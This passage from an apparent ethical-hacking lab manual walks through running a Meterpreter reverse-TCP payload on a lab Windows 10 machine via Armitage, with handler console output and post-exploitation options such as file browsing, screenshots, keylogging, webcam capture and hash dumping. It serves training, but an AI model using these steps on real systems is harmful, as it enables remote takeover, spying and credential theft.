| <a href="#">malicious payload.exe</a> | 2020-08-24 02:06     | 245K        |                    |

Apache/2.4.46 (Debian) Server at 10.10.10.13 Port 80

28.  Once you click on the **malicious\_payload.exe** file, the **Opening malicious\_payload.exe** pop-up appears; select **Save File**.
29.  The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, double-click **malicious\_payload.exe** to run the file.

Downloads

Name Date modified Type Size

PowerUp.ps1 8/24/2020 1:26 AM Windows PowerShell Script 587 KB

Test.exe 8/24/2020 12:57 AM Application 73 KB

malicious\_payload.exe 8/24/2020 2:08 AM Application 245 KB

Today (3)

Earlier this year (1)

PowerUp.ps1

Test.exe

malicious\_payload.exe

desktop.ini

| Name                  | Date modified      | Type                      | Size   |
|-----------------------|--------------------|---------------------------|--------|
| PowerUp.ps1           | 8/24/2020 1:26 AM  | Windows PowerShell Script | 587 KB |
| Test.exe              | 8/24/2020 12:57 AM | Application               | 73 KB  |
| malicious_payload.exe | 8/24/2020 2:08 AM  | Application               | 245 KB |
| desktop.ini           | 4/14/2020 5:33 AM  | Configuration settings    | 1 KB   |

30. □ The **Open File - Security Warning** window appears; click **Run**.

Downloads

File Home Share View Application Tools

← → ↑ ↓ This PC > Downloads

| Name                  | Date modified      | Type                  | Size   |
|-----------------------|--------------------|-----------------------|--------|
| PowerUp.ps1           | 8/24/2020 1:26 AM  | Windows PowerS...     | 587 KB |
| Test.exe              | 8/24/2020 12:57 AM | Application           | 73 KB  |
| malicious_payload.exe | 8/24/2020 2:08 AM  | Application           | 245 KB |
| desktop.ini           | 4/14/2020 5:33 AM  | Configuration sett... | 1 KB   |

Quick access

- Desktop
- Downloads
- Documents
- Pictures
- CEH-Tools (D:)
- Music
- Videos

OneDrive

This PC

- 3D Objects
- Desktop
- Documents
- Downloads
- Music
- Pictures
- Videos

Local Disk (C:)

CEH-Tools (D:)

Network

Open File - Security Warning

The publisher could not be verified. Are you sure you want to run this software?

Name: C:\Users\Admin\Downloads\malicious\_payload.exe  
Publisher: Unknown Publisher  
Type: Application  
From: C:\Users\Admin\Downloads\malicious\_payload.exe

Always ask before opening this file

 This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.  
[How can I decide what software to run?](#)


Run Cancel

31.  Leave the **Windows 10** machine running and click [Parrot Security](#) switch to the **Parrot Security** machine.
32.  Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot, and the host icon displays the target system name (**WINDOWS10**).



Armitage View Hosts Attacks Workspaces Help

- ▼ windows
  - adduser
  - dllinject
    - dns\_txt\_query\_exec
    - download\_exec
  - encrypted\_shell
    - encrypted\_shell\_reverse\_tcp
  - exec
  - format\_all\_drives
  - loadlibrary
  - messagebox
- meterpreter
  - meterpreter\_bind\_named\_pipe
  - meterpreter\_bind\_tcp
  - meterpreter\_reverse\_http
  - meterpreter\_reverse\_https
  - meterpreter\_reverse\_ipv6\_tcp
  - meterpreter\_reverse\_tcp
    - selected
  - metsvc\_bind\_tcp



Console X nmap X windows/meterpreter\_reverse\_tcp X

```
EXITFUNC => process
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > set Iterations 3
Iterations => 3
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.10.13:444
[*] Meterpreter session 1 opened (10.10.10.13:444 -> 10.10.10.10:49790) at 2020-08-24 02:10:03 -0400
msf6 exploit(multi/handler) >
```

33.  Right-click on the target host and navigate to **Meterpreter 1** --> **Interact** --> **Meterpreter Shell**.



Armitage View Hosts Attacks Workspaces Help

The main area of the Armitage interface displays a Windows 10 desktop environment. A context menu is open over a window titled "10.10.10.10 WINDOWS10\Admin @ W...". The menu has several options: "Login", "Meterpreter 1", "Access", "Interact", "Services", "Scan", "Explore", "Pivoting", "ARP Scan...", "Host", "Kill", and "Command Shell". The "Interact" option is currently selected. Below the desktop view, there's a navigation pane on the left containing a tree view of exploit modules under the "windows" category, such as "adduser", "dllinject", "encrypted\_shell", etc., with "meterpreter\_reverse\_tcp" being the selected item. At the bottom, there are tabs for "Console", "nmap", and "windows/meterpreter\_reverse\_tcp".

```
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > set Iterations 3
Iterations => 3
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.10.13:444
[*] Meterpreter session 1 opened (10.10.10.13:444 -> 10.10.10.10:49790) at 2020-08-24 02:10:03 -0400
msf6 exploit(multi/handler) >
```

34.  A new **Meterpreter 1** tab appears. Type **sysinfo** and press **Enter** to view the system details of the exploited system, as shown in the screenshot.

Results usually take time to appear.



Armitage View Hosts Attacks Workspaces Help

The main area of the Armitage interface is divided into two panes. The left pane is a tree view of attack modules under the "windows" category. The "meterpreter" folder is expanded, showing various sub-modules like "bind\_named\_pipe", "bind\_tcp", etc. The "reverse\_tcp" module is currently selected and highlighted in blue. The right pane displays a simulated Windows 10 desktop environment. A dashed red rectangle highlights the desktop area. Below the desktop, the text "10.10.10.10" and "WINDOWS10\Admin @ WINDOWS10" is displayed, indicating the target IP and user.

Console X nmap X windows/meterpreter\_reverse\_tcp X Meterpreter1 X

```
meterpreter > sysinfo
Computer      : WINDOWS10
OS            : Windows 10 (10.0 Build 18362).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
```

```
meterpreter >
```

35.  Right-click on the target host and navigate to **Meterpreter 1** --> **Explore** --> **Browse Files**.



Armitage View Hosts Attacks Workspaces Help

windows

- adduser
- dllinject
- dns\_txt\_query\_exec
- download\_exec
- encrypted\_shell
- encrypted\_shell\_reverse\_tcp
- exec
- format\_all\_drives
- loadlibrary
- messagebox
- meterpreter
- meterpreter\_bind\_named\_pipe
- meterpreter\_bind\_tcp
- meterpreter\_reverse\_http
- meterpreter\_reverse\_https
- meterpreter\_reverse\_ipv6\_tcp
- meterpreter\_reverse\_tcp**
- metsvc\_bind\_tcp

10.10.10.10 WINDOWS10\Admin @ WI

Login Meterpreter 1 ►

Meterpreter 1 ►

- Access
- Interact
- Scan
- Explore ►
- Host ►
- Pivoting
- ARP Scan...
- Kill

Browse Files

Show Processes

Log Keystrokes

Screenshot

Webcam Shot


Post Modules

Console X nmap X windows/meterpreter\_reverse\_tcp X Meterpreter 1 X

```
meterpreter > sysinfo
Computer       : WINDOWS10
OS            : Windows 10 (10.0 Build 18362).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
```

```
meterpreter >
```

36.  A new **Files 1** tab and the present working directory of the target system appear. You can observe the files present in the **Download** folder of the target system.
37.  Using this option, you can perform various functions such as uploading a file, making a directory, and listing all drives present in the target system.

A file browser window titled "C:\Users\Admin\Downloads" is open. It lists four files: "PowerUp.ps1", "Test.exe", "desktop.ini", and "malicious\_payload.exe". The table has columns for Name, Size, Modified, and Mode. The "Name" column is sorted by size. The "Mode" column uses standard Linux-style permissions (e.g., 100666/rw-rw-rw-).

| D | Name                  | Size  | Modified                  | Mode             |
|---|-----------------------|-------|---------------------------|------------------|
|   | PowerUp.ps1           | 586kb | 2020-08-24 01:05:30 -0400 | 100666/rw-rw-rw- |
|   | Test.exe              | 72kb  | 2020-08-24 00:57:09 -0400 | 100777/rwxrwxrwx |
|   | desktop.ini           | 282b  | 2016-04-14 07:33:35 -0400 | 100666/rw-rw-rw- |
|   | malicious_payload.exe | 244kb | 2020-08-24 02:08:55 -0400 | 100777/rwxrwxrwx |

Upload...

Make Directory

List Drives

Refresh

38.  Right-click on the target host and navigate to **Meterpreter 1** --> **Explore** --> **Screenshot**.



Armitage View Hosts Attacks Workspaces Help

The main area of the Armitage interface displays a Windows 10 desktop session titled "WINDOWS10\Admin @ WIN10\_10.10.10.10". A context menu is open over the desktop, with the "Explore" option highlighted. Other options visible in the menu include "Access", "Interact", "Scan", "Host", "Browse Files", "Show Processes", "Log Keystrokes", "Screenshot" (which is selected), "Webcam Shot", and "Post Modules".

Armitage (as superuser)

windows

- adduser
- dllinject
- dns\_txt\_query\_exec
- download\_exec
- encrypted\_shell
- encrypted\_shell\_reverse\_tcp
- exec
- format\_all\_drives
- loadlibrary
- messagebox
- meterpreter
- meterpreter\_bind\_named\_pipe
- meterpreter\_bind\_tcp
- meterpreter\_reverse\_http
- meterpreter\_reverse\_https
- meterpreter\_reverse\_ipv6\_tcp
- meterpreter\_reverse\_tcp**

10.10.10.10  
WINDOWS10\Admin @ WIN10\_10.10.10

Login      Meterpreter 1      Services      Scan      Host

Access      Interact      Scan

**Explore**

Pivoting      ARP Scan...

Kill

Browse Files      Show Processes      Log Keystrokes

**Screenshot**

Webcam Shot

Post Modules



Console X nmap X windows/meterpreter\_reverse\_tcp X Meterpreter 1 X Files 1 X

A file browser window is open, showing the contents of the "C:\Users\Admin\Downloads" directory. The table lists five files with their names, sizes, modified dates, and modes.

| D | Name                  | Size  | Modified                  | Mode             |
|---|-----------------------|-------|---------------------------|------------------|
|   | PowerUp.ps1           | 586kb | 2020-08-24 01:05:30 -0400 | 100666/rw-rw-rw- |
|   | Test.exe              | 72kb  | 2020-08-24 00:57:09 -0400 | 100777/rwxrwxrwx |
|   | desktop.ini           | 282b  | 2016-04-14 07:33:35 -0400 | 100666/rw-rw-rw- |
|   | malicious_payload.exe | 244kb | 2020-08-24 02:08:55 -0400 | 100777/rwxrwxrwx |

Upload... Make Directory List Drives Refresh

39.  A new **Screenshot 1** tab appears, displaying the currently open windows in the target system.



40.  Similarly, you can explore other options such as **Desktop (VNC)**, **Show Processes**, **Log Keystrokes**, and **Webcam Shot**.
  41.  You can also escalate privileges in the target system using the **Escalate Privileges** option and further steal tokens, dump hashes, or perform other activities.
  42.  This concludes the demonstration of how to gain access to a remote system using Armitage.
  43.  Close all open windows and document all the acquired information.
- 

